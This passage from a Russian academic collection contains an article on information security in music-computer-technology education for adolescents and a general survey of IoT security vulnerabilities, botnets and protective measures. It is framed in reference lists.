9. Gorbunova I.B., Zalivadny M.S. The Integrative Model for the Semantic Space of Music: Perspectives of Unifying Musicology and Musical Education. Music Scholarship. 2018. № 4. Pp. 55-64.
10. Gorbunova I.B., Zalivadny M.S. Leonhard Euler's Theory of Music: Its Present-Day Significance and Influence on Certain Fields of Musical Thought. Music Scholarship. 2019. № 3(36). Pp. 104-111.
11. Gorbunova I.B., Kameris A., Bazhukova E.N. Music Computer Technologies and Musical Informatics Training Course for Students. 12th international conference on Informatics in Schools. Fundamentals of Computer Science and Software Engineering. ISSEP 2019. Larnaca, Cyprus. Proceedings. 2019. Pp. 96-98.
12. Gorbunova I.B., Kibitkina E.V. Music Programming: Issues of Specialists' Education. Art and Education. 2010. № 5(67). Pp. 104-111.
13. Korolev A.A. Free Computer Software for a Musician. St. Petersburg: Composer. 2008.
14. Polozov S.P. Educational Computer Technology and Music Education. Saratov: Publishing House of Saratov State University. 2004.
15. Semenova D.A. The Development of the Cognitive Activity of Students with Cerebral Palsy in Musical Activities through Digital Educational Media Resources. Dissertation of the Candidate of Pedagogical Sciences. Moscow. 2019.
16. Haruto A.V. Musical Informatics. Theoretical Basis. Moscow: Editorial URSS. 2019.
17. Gorbunova I.B., Chibirev S.V. Modeling the Process of Musical Creativity in Musical Instrument Digital Interface Format. Opcion. 2019. № 35(S22). Pp. 392-409.
18. Gorbunova I.B., Govorova A.A. Music Computer Technologies in Informatics and Music Studies at Schools for Children with Deep Visual Impairments: From the Experience. Lecture Notes in Computer Science Proceedings. In: Pozdniakov, S. and Dagienė, V. (2018). Informatics in Schools. Fundamentals of Computer Science and Software Engineering. ISSEP 2018. Lecture Notes in Computer Science, 11169. Springer, Cham. 2018.
19. Gorbunova I.B., Voronov A.M. Music Computer Technologies in Computer Science and Music Studies at Schools for Children with Deep Visual Impairment. In Prof. Dr. Ahmadi, R., Prof. Maeda, K., Prof. Dr. Plaisent, M. (2018). 16th International Conference on Literature, Languages Humanities & Social Sciences (LLHSS-18). Budapest, Hungary. Int'l Conference Proceedings. 2018. Pp. 15-19.
20. Gorbunova I.B., Gorelchenko A.V. Technologies and Teaching Methods. Music Computer Technologies in the System of Primary Musical Education. St. Petersburg: Publ. House of the Herzen State Pedagogical University of Russia. 2007.
21. Gorbunova I.B. Methodological Aspects of the Interpretation of the Functional-Logical Laws of Music and Music Computer Technologies: Systems of Musical Notation. Society: Sociology, Psychology, Pedagogy. 2016. № 10. Pp. 69-77.

УДК 004.056

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ В КОНТЕКСТЕ РАЗВИТИЯ ТВОРЧЕСКИХ СПОСОБНОСТЕЙ ПОДРОСТКОВ, ЗАНИМАЮЩИХСЯ ТОЧНЫМИ НАУКАМИ, С ИСПОЛЬЗОВАНИЕМ МУЗЫКАЛЬНО-КОМПЬЮТЕРНЫХ ТЕХНОЛОГИЙ**Маврина Валентина Юрьевна**

Российский государственный педагогический университет им. А. И. Герцена
Наб. реки Мойки, 48, Санкт-Петербург, 191186, Россия
e-mail: kofevalka@mail.ru.

Аннотация. Общим и достаточно важным направлением в научной практике является осмысление путей, необходимых для формирования у подрастающего поколения многофункционального и гибкого мышления, ориентированного на интеллектуальное и творческое самосовершенствование. В условиях современной системы образования все более насущной становится задача не только приобретения творческих навыков, но и безопасности в получении информации. В статье сделан акцент на формирование творческих способностей подростков, занимающихся точными науками в условиях информационной безопасности. В этой связи важно определить, какими факторами должно обладать информационное пространство с целью максимального творческого развития.

Ключевые слова: информационная безопасность; музыкальная деятельность; подростки; творческие способности; комфортная атмосфера; музыкально-компьютерные технологии.

INFORMATION SECURITY IN THE CONTEXT OF DEVELOPING THE CREATIVE ABILITIES OF ADOLESCENTS ENGAGED IN THE EXACT SCIENCES USING MUSIC COMPUTER TECHNOLOGIES**Mavrina Valentina**

The Herzen State Pedagogical University of Russian,
48 Moika River Embankment, St. Petersburg, 191186, Russia
E-mail: kofevalka@mail.ru.

Abstract. A common and rather important direction in scientific practice is the understanding of the ways necessary for the formation of multifunctional and flexible thinking among the younger generation, focused on intellectual and creative self-improvement. In the context of the modern education system, the task of not only acquiring creative skills, but also security in obtaining information is becoming more and more urgent. The article focuses on the formation of creative abilities of adolescents engaged in exact sciences in the context of information security. In this regard, it is important to determine what factors the information spaces should have in order to maximize creative development.

Keywords: information security; musical activity; teenagers; creativity; comfortable atmosphere; music computer technologies.

Введение. Известно, что подростки находятся в стадии формирования личностных и профессиональных ориентиров. В процессе становления личности происходит жизненное самоопределение подростка, формируются планы дальнейшего развития личности. Т.П. Авдулова отмечает, что подросткам сложно формировать определенные ориентиры в силу стремительно меняющихся норм поведения и социальных ограничений. Приходится признать, что подросткам необходимо реагировать не только на изменения в своем организме, но и в социуме. Происходит активный поиск своей идентичности и экспериментирование в различных социальных ролях. Уязвимость к киберугрозам и недостаток знаний о безопасном использовании технологий могут негативно сказаться на их психологическом состоянии и мотивации к обучению. Для подростков важно не только овладеть знаниями в области точных наук и музыки, но и научиться защищать свои интеллектуальные и творческие ресурсы. Это способствует формированию ответственного и безопасного поведения в цифровой среде.

Таким образом, обеспечение информационной безопасности является ключевым условием для гармоничного развития творческих и научных способностей подростков, что делает тему крайне актуальной в современном образовательном пространстве.

Актуальность проблематики исследования, затрагиваемого в статье, заключается, прежде всего, в росте использования информационных технологий в образовании и необходимости учёта информационной безопасности обучаемого. Современные подростки активно используют интернет, мобильные устройства и образовательные платформы для обучения и развития. Это повышает риск столкновения с угрозами, такими как кибербуллинг, утечка личных данных и вредоносное программное обеспечение. Помимо этого, влияние информационной безопасности на развитие творчества в современном обществе достаточно высоко. Безопасная информационная среда создает условия для свободного и безопасного экспериментирования, обмена идеями и творческими проектами. Нарушения безопасности могут ограничить возможности подростков для самовыражения и развития творческих способностей.

Занятия точными науками требуют использования современных информационных ресурсов и технологий [1-3], что делает вопрос защиты данных особенно актуальным. В то же время развитие творческих способностей способствует более глубокому пониманию и инновационному подходу к научным задачам. Именно этот фактор показывает необходимость комфортного и безопасного развития творческих способностей подростков.

Под развитием творческих способностей подростка мы подразумеваем творческую деятельность, ориентированную на достижение различных личностных, групповых и общезначимых целей, вследствие которых раскрываются творческие и социальные характеристики личности, её важные творческие и социально-коммуникативные задатки.

Под развитием творческих способностей подростков понимается особое свойство личности, которое предполагает определенную степень полноты, результативности проявления эффективной и положительной мотивации в процессе реализации подростком его творческих идей, в решении творческих задач и проблем. Подросток охраняет свой внутренний мир и раскрывает его только очень близким людям, как правило, находящимся в том же возрасте. В этом заключается еще одна проблема восприятия подростка в социальном отношении. Особенно важна особая атмосфера для подростков, занимающихся сложными интеллектуальными областями образования. Поэтому именно комфортная атмосфера информационной безопасности может дать возможность подростку полностью раскрыть свою креативность. Было выявлено, что наиболее благоприятная образовательная среда, способствующая эффективному обучению музыке подростков, занимающихся точными науками, формируется при активном и многоаспектном использовании музыкально-компьютерных технологий, а также при использовании музыкальных инструментов цифровой эпохи. Значительную роль здесь также играет возможность опоры на работы учёных, занимающихся междисциплинарными исследованиями, связанными с изучением математических методов исследования музыки. В наших работах, посвящённых развитию творческих способностей будущих программистов в процессе обучения музыке, были подробно рассмотрены возможные варианты внедрения музыкально-образовательной деятельности в основную образовательную программу подростков, занимающихся точными науками, с целью всестороннего развития творческих способностей.

Для максимальной информационной безопасности и создания комфортной атмосферы для участников эксперимента был проведен комплекс предварительных диагностических заданий. Задания были сформированы с целью адаптации каждого подростка к наиболее комфортному взаимодействию в музыкальной деятельности, тем самым формируя комфортное взаимодействие и, как результата, безопасность получаемой в исследовании информации.

С целью максимальной вовлеченности в творческое развитие подростков, занимающихся точными науками, в процесс обучения музыке были включены музыкально-компьютерные технологии (далее — МКТ). Компьютеризация современного общества предполагает постепенное внедрение компьютерных технологий во все сферы образования [4; 5]. Внедрение в обучение музыке компьютерных технологий является достаточно новым и прогрессивным «видением» музыкального искусства как такового. Помимо основных принципов обучения музыке, МКТ дают возможность к реализации различных творческих заданий, способствующих развитию художественного воображения, наблюдательности, образно-ассоциативного мышления. В статье И.Б. Горбуновой и М.С. Заливадного «Компьютерная музыка как одно из проявлений современного этапа экспериментальной эстетики и теоретического музыкознания» авторы обращают внимание на то, что в результате исследования в области компьютерного музицирования, пространственно-слуховых синестезий, создания музыкальных композиций было доказано положительное воздействие на творческое развитие участников эксперимента с использованием МКТ. Помимо этого, высокотехнологическая образовательная среда требует поиска новых творческих систем обучения. Применение МКТ в образовательный процесс качественно повышает качество обучения музыкальному искусству на всех уровнях образовательных процессов.

Применение МКТ в образовательный процесс качественно повышает качество обучения музыкальному искусству в условиях информационной безопасности на всех уровнях образовательных процессов. В книге «Музыка, математика, информатика: грани взаимодействия» И.Б. Горбунова и М.С. Заливадный отмечают следующие преимущества использования МКТ:

- возможность редактирования исполняемого произведения как в процессе его сочинения и предварительных репетиций исполнения, так и при создании новых исполнительских вариантов;
- возможность изменения конфигурации музыкального инструмента;
- возможность создания звукового образа всех предшествующих инструментов его программируемость.

Программа основывается на принципе вариативности для различных творческих предпочтений подростков, обеспечивает развитие музыкальных творческих способностей [8-12], формирует устойчивый интерес к творческой деятельности, развивает в области МКТ [13].

Содержание программы по обучению музыке тесно связано с предметами «сольфеджио», «элементарная теория музыки», «слушание музыки», «музыкальная литература», «музыкальная композиция», «фортепиано» и способствует самостоятельному дальнейшему развитию, продолжению обучения в музыкальной школе, а также возможному поступлению в профильные музыкальные колледжи.

С целью привлечения наибольшего количества подростков к музыкальному образованию, обеспечения доступности музыкального образования (с учётом возможности реализации инклюзивного музыкального образования — см. в [14; 15]) срок реализации общеразвивающей программы в области по обучению музыке составляет учебный год.

Программа определяет содержание и организацию образовательного процесса, направлена на развитие музыкальных творческих способностей, создание основы для приобретения учеником опыта создания музыкальных композиций, аранжировки музыки, создания музыкальной акустики игры на синтезаторе и миди-клавиатуре, благодаря МКТ, и самостоятельной работы по изучению и постижению музыкального искусства.

Программа реализуется для учащихся в возрасте 12-ти — 17-ти лет и является частью программы дополнительного образования:

1. «Теория музыки».
2. «Композиция».
3. «Игру на фортепиано синтезаторе»).
4. «Слушание музыки».

На рис. 1. представлена модель методики обучения музыке для подростков, занимающихся точными науками:




Рис. 1. Модель методики обучения музыке с использованием МКТ

Цель программы: создание условий информационной безопасности для формирования и развития творческих способностей через обучение музыке с использованием МКТ.

Задачи:

Обучающие (предметные):

- расширение представлений о новейших направлениях в музыке, связанных с информационными технологиями;
- приобретение основных комплексов теоретических знаний: теории, гармонии, инструментовки, музыкальной формы;
- приобретение навыков создания музыки с использованием музыкально-компьютерных технологий;
- освоение приёмов и методов практической работы на компьютере в программах музыкальных редакторах.

Развивающие (метапредметные):

- развитие навыков креативного мышления;
- развитие мотивации к освоению современных технологий в музыке;
- создание условий для формирования и развития творческих способностей детей, удовлетворения их индивидуальных потребностей в интеллектуальном и нравственном совершенствовании;
- воздействие через музыку на эмоциональный и интеллектуальный потенциал обучающегося.

Воспитательные (личностные):

- формирование навыков коммуникативной культуры, позитивного взаимодействия и сотрудничества;
- формирование высокой социальной активности;
- формирование положительных установок на творческую деятельность как важнейший элемент общей культуры ребенка;
- формирование гибкости и адаптивности, инициативности, самодисциплины;
- формирование готовности и способности к технологическим, организационным и социальным инновациям.

— Благодаря индивидуально-дифференцированному и комплексному подходам в обучении музыке в условиях информационной безопасности происходит более полное раскрытие индивидуальных качеств подростка [17; 18]:

- музыка — это действенное средство эмоциональной коммуникации, его влияние на человека многосторонне. Музыкальное искусство учит сочувствию, сопереживанию;
- обращение к МКТ, занятие художественным творчеством на цифровых синтезаторах дает возможность по-новому построить музыкальное образование; продумывание элементов аранжировки, домысливание других элементов воспитывает креативное мышление у современных подростков;

— программа успешно развивает творческие способности при работе над созданием музыкальной композиции с использованием МКТ [19; 20].

На рис. 2 и 3. представлены динамика выполнения творческих заданий контрольной и экспериментальной групп, которая показала значительное развитие творческих способностей в экспериментальной группе с внедрением модели методики обучения музыке:




Рис. 2. Динамика контрольной группы




Рис. 3. Динамика экспериментальной группы

Заключение. Значение информационной безопасности в образовательной среде заключается в обеспечении защиты личных данных учащихся, педагогов и административных ресурсов от несанкционированного доступа, киберугроз и информационных атак. Это создает безопасную и доверительную атмосферу, в которой учащиеся могут свободно использовать современные информационные технологии для обучения и творчества. Обеспечение информационной безопасности способствует сохранению интеллектуальной собственности, предотвращает распространение вредоносного контента и кибербуллинг, а также формирует у подростков навыки ответственного и безопасного поведения в цифровой среде. В результате, это способствует более эффективному развитию творческих и научных способностей, а также повышает качество образования в целом.

СПИСОК ЛИТЕРАТУРЫ

- Алиева И.Г., Горбунова И.Б. Применение нечеткого подхода в исследованиях закономерностей организации и восприятия музыкального текста и музыкально-компьютерных технологий // В сборнике: Региональная информатика и информационная безопасность. Сборник трудов Юбилейной XVIII Санкт-Петербургской международной конференции. СПб., 2023. С. 426-433.
- Белов Г.Г., Горбунова И.Б. Электроника в музыкальном искусстве: веление времени // Мир науки, культуры, образования. 2020. № 5 (84). С. 207-210.
- Волобуев В.А., Есаков В.А. Искусство как фактор формирования эстетического вкуса личности // Мир науки, культуры, образования. 2024. № 2 (105). С. 30-33.
- Горбунова И.Б., Алиева И.Г. О проекте создания интеллектуальной системы по каталогизации и анализу музыки народов мира // Общество: философия, история, культура. 2016. № 9. С. 105-108.
- Горбунова И.Б., Заливадный М.С. Трансдисциплинарный подход к изучению музыкальных явлений: теория информации и её воздействие на различные области музыкознания // Проблемы музыкальной науки. 2024. № 2. С. 180-199.
- Горбунова И.Б., Заливадный М.С. Музыка, математика, информатика: грани взаимодействия: Монография. СПб.: Изд-во РГПУ им. А.И. Герцена, 2017. 296 с.
- Горбунова И.Б. Музыка, математика, информатика: комплексная модель семантического пространства музыки: монография / И.Б. Горбунова; М.С. Заливадный; И.О. Товпич; С.В. Чибирёв. 2-е изд., испр., доп. СПб.: Лань: Планета музыки, 2024. 420 с.
- Дробот О.Е. Музыкально-эстетическое развитие подростков в условиях дополнительного образования (на примере Детских школ искусств): автореферат диссертации на соискание ученой степени кандидата педагогических наук. М. 2019. 24 с.

9. Коптелова Т.И. Музыка как отражение жизни: органическая методология изучения музыкального искусства // Вестник кафедры ЮНЕСКО «Музыкальное искусство и образование». 2016. № 3(15). С. 13-20.
10. Мухидинов М.Г., Магомедова С.М., Магомедов Г.А. Проблемы формирования новой образовательной среды. 2023. № 2 (99). С. 67-69.
11. Петрусевич А.А. Цифровая образовательная среда школы как фактор развития социального капитала подростков. 2023. № 5 (102). С. 49-52.
12. Петрушин В.И., Дымникова М.В. Эволюция взглядов на музыкальность и природу музыкальных способностей в музыкальной психологии и психологии музыкального образования // Вестник кафедры ЮНЕСКО «Музыкальное искусство и образование». 2017. № 3. С. 64-75.
13. Федотчев А.И. Музыкально-компьютерные технологии в разработке методов коррекции стрессовых состояний человека // Музыкальная наука. 2020. № 3. С. 24-29.
14. Gorbunova I.B. Music Computer Technologies in the Perspective of Digital Humanities, Arts, and Researches. Opcion, 2019. Volume 35. № SpecialEdition24. Pp. 360-375
15. Gorbunova I.B., Voronov A.M. Music Computer Technologies in Computer Science and Music Studies at Schools for Children with Deep Visual Impairment. Int'lConferenceProceedings, 2018. Pp. 15-18
16. Сердюкова Е.Ф., Капура Е.Н., Джигистаева Л.И. Психологические аспекты социализации личности школьника в условиях современного образовательного пространства // Мир науки, культуры, образования. 2025. № 1 (110). С. 387-390.
17. Скоморохова Т.С. Методы и приёмы проблемного обучения детей в области музыкального образования // Мир науки, культуры, образования. 2024. № 2 (105). С. 92-95.
18. Торопова А.В. Становление научно-образовательной модели Музыкально-психологической антропологии // Музыкальное искусство и образование. 2020. Т. 8. № 3. С. 65-81.
19. Измерение музыки. Памяти Юрия Николаевича Парца (1926-2012): Сборник научных статей / Ред.-сост. И.В. Воронцова. СПб.: Изд-во РГПУ им. А.И. Герцена, 2015. С. 63-69.
20. Chibirev S., Gorbunova I. Computer Modeling in Musical Creative Work: An Interdisciplinary Research Example // Lecture Notes in Networks and Systems, 2022. Volume 345. Pp. 474-483.

УДК: 004.056

БЕЗОПАСНОСТЬ ЭКОСИСТЕМЫ ИНТЕРНЕТА ВЕЩЕЙ (ИОТ): УЯЗВИМОСТИ, УГРОЗЫ И МЕРЫ ЗАЩИТЫ

Панкова Анастасия Анатольевна, Топоркова Екатерина Александровна
Российский государственный педагогический университет им. А. И. Герцена
реки Мойки наб., 48, Санкт-Петербург, 191186, Россия
e-mails: pankovaaa@gmail.com, toporkova.production@mail.ru

Аннотация. Статья посвящена комплексному анализу текущего состояния информационной безопасности экосистемы Интернета вещей (IoT). Выявлено, что к 2030 году количество подключённых устройств достигнет 70 млрд, однако их массовое распространение сопровождается критическим уровнем уязвимостей: в среднем 25 уязвимостей на устройство, отсутствие шифрования трафика в 70 % случаев, использование стандартных паролей и сбор персональных данных без согласия пользователя. Показано, что эксплуатация этих недостатков приводит к формированию ботнетов (доля IoT-ботнетов в сетях провайдеров превысила 87 %), шпионажу и отказу устройств. Обоснованы риски цепных реакций при интеграции IoT-компонентов в «умных домах» и корпоративных системах. Предложены технические, организационные и нормативные меры снижения рисков: обязательная сертификация, сквозная безопасность на этапе проектирования, программы обучения пользователей и внедрение внешних средств защиты. Результаты подтверждают необходимость немедленных совместных действий производителей, потребителей и государства для предотвращения глобальных киберугроз.

Ключевые слова: интернет вещей; IoT-устройства; информационная безопасность; уязвимости; ботнет; DDoS-атака; сквозная безопасность; сертификация; защита «умного дома»; киберриски.

SECURITY OF THE INTERNET OF THINGS (IOT) ECOSYSTEM: VULNERABILITIES, THREATS, AND PROTECTION MEASURES

Pankova Anastasiya, Toporkova Ekaterina
Herzen State Pedagogical University of Russia
48 Moika River Emb., St. Petersburg, 199406, Russia
e-mails: pankovaaa@gmail.com, toporkova.production@mail.ru

Abstract. The article is devoted to a comprehensive analysis of the current state of information security in the Internet of Things (IoT) ecosystem. It has been revealed that by 2030, the number of connected devices will reach 70 billion, but their widespread use is accompanied by a critical level of vulnerabilities: an average of 25 vulnerabilities per device, the lack of traffic encryption in 70% of cases, the use of standard passwords, and the collection of personal data without user consent. It has been shown that exploitation of these vulnerabilities leads to the formation of botnets (the share of IoT botnets in provider networks exceeded 87%), spying, and device failure. The risks of chain reactions when integrating IoT components in smart homes and corporate systems are substantiated. Technical, organizational, and regulatory measures are proposed to reduce risks: mandatory certification, end-to-end security during the design phase, user training programs, and the implementation of external security measures. The results confirm the need for immediate joint action by manufacturers, consumers, and the government to prevent global cyber threats.

Keywords: Internet of Things; IoT devices; information security; vulnerabilities; botnet; DDoS attack; end-to-end security; certification; smart home protection; and cyber risks.

Введение. Экосистема Интернета вещей (Internet of Things, IoT) представляет собой совокупность подключенных к глобальной сети устройств (умные часы, бытовая техника, системы домашней безопасности и т.д.), предназначенных для автоматизации процессов и улучшения качества жизни пользователей. Согласно данным аналитической компании Gartner, к 2018 году к IoT подключено около 6 млрд устройств, а к 2030 году их количество должно было достигнуть 70 млрд единиц.

Несмотря на высокий потенциал IoT, его развитие ограничивается существенными проблемами информационной безопасности (ИБ), т.к. производители часто не учитывают требования ИБ на этапе проектирования устройств, что приводит к высокому уровню уязвимостей и угрозам для пользователей и организаций.

Цель исследования — анализ текущего состояния безопасности IoT-экосистем, выявление ключевых уязвимостей и угроз, а также разработка рекомендаций для повышения уровня ИБ.

Объектом исследования является экосистема IoT и ее компоненты (устройства, мобильные приложения, облачные платформы).

Предмет исследования — процессы формирования уязвимостей, классификация угроз безопасности IoT и эффективность мер их преодоления.

На сегодняшний день, внедрение современных мер защиты IoT-устройств невозможно, т.к. данные устройства ограничены вычислительными ресурсами (память, мощность процессора). Результаты исследований показывают высокий уровень уязвимостей в большинстве устройств.

Результаты анализа безопасности нескольких сотен IoT-устройств указывают на наличие масштабных проблем в их проектировании. Наиболее распространенными из них являются отсутствие шифрования беспроводного трафика (70% случаев), что открывает возможность для перехвата данных, и небезопасная конфигурация веб-интерфейсов (60% случаев), создающая риск межсайтового скриптинга. Ситуацию усугубляет повсеместное применение ненадежных или неизменяемых паролей по умолчанию, а также скрытый сбор информации о пользователе, зафиксированный для 90% устройств. При этом усредненная плотность уязвимостей, включая мобильные и облачные компоненты, достигает 25 на одно устройство, что свидетельствует о системном характере проблем в данной области.

В ходе исследования восьми популярных IoT-устройств, таких как умные весы, пылесосы, камеры и часы, выяснилось, что их уровень безопасности крайне низок. Лишь одно устройство соответствовало базовым требованиям защиты. Типичными проблемами стали использование простых и часто неизменяемых паролей по умолчанию, а также уязвимости, позволяющие перехватывать конфиденциальные данные. Ярким примером послужила управляемая через Bluetooth игрушечная машина, которая подключалась без пароля, что теоретически давало злоумышленникам возможность шпионить за ребенком или общаться с ним от лица игрушки [1].

Данные уязвимости IoT-устройств используются злоумышленниками для реализации различных угроз, классифицируемых по типу воздействия:

1. *Ботнеты и DDoS-атаки.* IoT-устройства часто становятся частью ботнетов — сетей компрометированных устройств, используемых для проведения распределенных атак отказа в обслуживании (DDoS). Так, например, Ботнет Mirai атаковал несколько крупных ресурсов (в том числе *Krebs On Security*). В состав ботнета вошло более 1 млн IoT-устройств (камеры, видеорегистраторы): интенсивность запросов достигла 700 Гб/с. Согласно отчету *Nokia Threat Intelligence Report 2022*, доля IoT-ботнетов среди всех вредоносных программ в сетях провайдеров достигла 87%.

2. *Шпионаж и несанкционированный доступ.* Злоумышленники взламывают IoT-устройства (камеры, микрофоны) для шпионажа за владельцами. Например, взлом IP-камер позволяет подслушивать разговоры и наблюдать за действиями пользователей.

3. *Уничтожение устройств.* Червь Bricker Bot и др. приводят к полной негодности атакованные IoT-устройств, лишая пользователя возможности управлять ими [2].

Современные экосистемы Интернета вещей характеризуются рядом системных уязвимостей. Ключевой проблемой являются ограниченные вычислительные ресурсы устройств, что затрудняет реализацию надежного шифрования и регулярное обновление программного обеспечения и операционных систем. Ситуацию усугубляет отсутствие долговременной поддержки со стороны производителей, которые часто не выпускают исправления для обнаруженных уязвимостей.

Значительные риски создает повсеместное использование стандартных учетных записей с одинаковыми паролями для всех устройств одной модели, а также применение незашифрованных текстовых протоколов и наличие небезопасных открытых портов. Совокупность этих факторов приводит к возникновению цепных уязвимостей, когда компрометация всего одного устройства позволяет злоумышленнику получить доступ ко всей сети.

Производители часто нарушают принцип сквозной безопасности, согласно которому ИБ должно закладываться на этапе проектирования и поддерживаться на всех стадиях жизненного цикла устройства [3].

Для снижения масштабных угроз, порождаемых уязвимостями IoT-устройств, разработан и внедряется комплекс взаимодополняющих технических, организационных и нормативных мероприятий. Ключевым направлением является усиление нормативного регулирования и сертификации. В 2016 году Еврокомиссия инициировала разработку плана по введению обязательной сертификации всех устройств, подключаемых к Интернету вещей. Предполагается реализация мер на государственном уровне, включая, как потенциальный вариант, установку на устройства сети специальных унифицированных защитных чипов. Такая регуляторная инициатива находит широкую поддержку: опросы показывают, что необходимость введения государственных

правил безопасности IoT признают практически все организации (96%) и подавляющее большинство потребителей (90%), что отражает остроту проблемы и запрос на системное решение [4].

Наряду с нормативными мерами, активно развиваются технические средства защиты. Производители ПО предлагают специализированные решения для мониторинга и повышения безопасности IoT-окружения конечных пользователей. Так, например, разработчики представили бесплатное приложение Kaspersky IoT Scanner, предназначенное для сканирования домашней Wi-Fi-сети. Данное решение позволяет выявлять все подключенные устройства, оценивать их защищенность и определять потенциальные уязвимости, предоставляя пользователю информацию для принятия мер. Параллельно эксперты подчеркивают важность внедрения внешних средств защиты на уровне домашней или корпоративной сети [5]. Поскольку многие IoT-устройства лишены встроенных механизмов информационной безопасности, владельцам рекомендуется устанавливать специализированные шлюзы или системы обнаружения вторжений (IDS/IPS), предназначенные для домашнего использования. Такие решения создают барьер, предотвращающий проникновение злоумышленников через скомпрометированные гаджеты во внутреннюю сеть и блокирующий попытки использования этих устройств в качестве инструментов для атак (например, participation в DDoS-ботнетах), тем самым снижая общий риск для цифровой инфраструктуры пользователя.

Для снижения рисков эксплуатации IoT-устройств разработаны организационные мероприятия, включающие практические рекомендации для пользователей, программы обучения и оценку эффективности реализуемых мер. Для потребителей подготовлены комплексные действия: прежде чем приобрести гаджет, нужно провести анализ возможных уязвимостей — найти информацию об известных атаках или неполадках с безопасностью конкретного устройства, затем, при первом подключении, заменить пароль по умолчанию на сложный (если устройство поддерживает эту функцию) и использовать внешние защитные решения для домашней сети. Отметка о низком уровне осведомленности пользователей подтверждают данные опросов: только 14% потребителей считают себя хорошо информированными о вопросах безопасности IoT, что подчеркивает необходимость дополнительных образовательных программ и кампаний. Эффективность реализации мер безопасности подтверждают данные аналитической компании Gemalto за 2017 год: 92% компаний, внедривших такие мероприятия, отметили увеличение продаж или использования своих IoT-продуктов [6, 7].

Несмотря на принятие этих мер, развитие интеграции IoT-компонентов в умных домах и корпоративных системах создает новые риски — цепных реакций. Производители улучшают функциональность устройств за счет их взаимодействия: например, детектор дыма может автоматически разблокировать умные двери при обнаружении пожара, чтобы упростить эвакуацию. Однако если один из интегрированных устройств будет взломан, злоумышленник сможет вызвать нежелательные действия других компонентов системы, что в конечном итоге может снизить уровень безопасности вместо его повышения.

Отдельный вопрос связан с возможностью учёта и управлением интонационного потока (в системе распознавания интонации в лингвистическом, музыкальном анализе текста (см., например, в работе [8]).

Заключение. Обобщая результаты проведенного анализа, стоит отметить, что на сегодняшний день безопасная экосистема IoT не существует — это обусловлено несколькими ключевыми причинами: высокий уровень уязвимостей каждого устройства (в среднем около 25 уязвимостей на один гаджет), неучет принципов сквозной безопасности производителями на этапе проектирования и поддержки устройств, недостаток надлежащего нормативного регулирования и низкое осведомленность пользователей о рисках. В ходе исследования было установлено, что только 1 из 8 проверенных IoT-устройств соответствовало требованиям базовой безопасности; кроме того, доля IoT-ботнетов среди всех вредоносных программ в сетях провайдеров достигла 78% в 2018 году, и количество подобных атак растет в геометрической прогрессии. Опросы показали, что 90% потребителей не доверяют безопасности IoT-устройств, тогда как почти все организации (96%) и 90% пользователей поддерживают необходимость принятия государственных мер по регулированию безопасности этой экосистемы. Для исправления ситуации разработаны комплексные рекомендации для разных субъектов: производители должны закладывать сквозную безопасность на этапе проектирования устройств и обеспечивать постоянную поддержку (выпуск исправлений для уязвимостей), пользователи должны проверять приобретаемые гаджеты на наличие уязвимостей и использовать внешние средства защиты для домашних сетей, а государственные структуры должны ввести обязательную сертификацию IoT-устройств и организовать образовательные программы для повышения осведомленности населения. Развитие IoT идет с быстрой скоростью, и без скорейшего принятия этих комплексных мер по обеспечению безопасности рост количества подключенных устройств приведет к увеличению масштаба хакерских атак и серьезным угрозам для глобальной информационной безопасности.

СПИСОК ЛИТЕРАТУРЫ

1. Грингард, С. Интернет вещей. Будущее уже здесь / С. Грингард. М.: Альпина Пабlisher, 2019. 56 с.
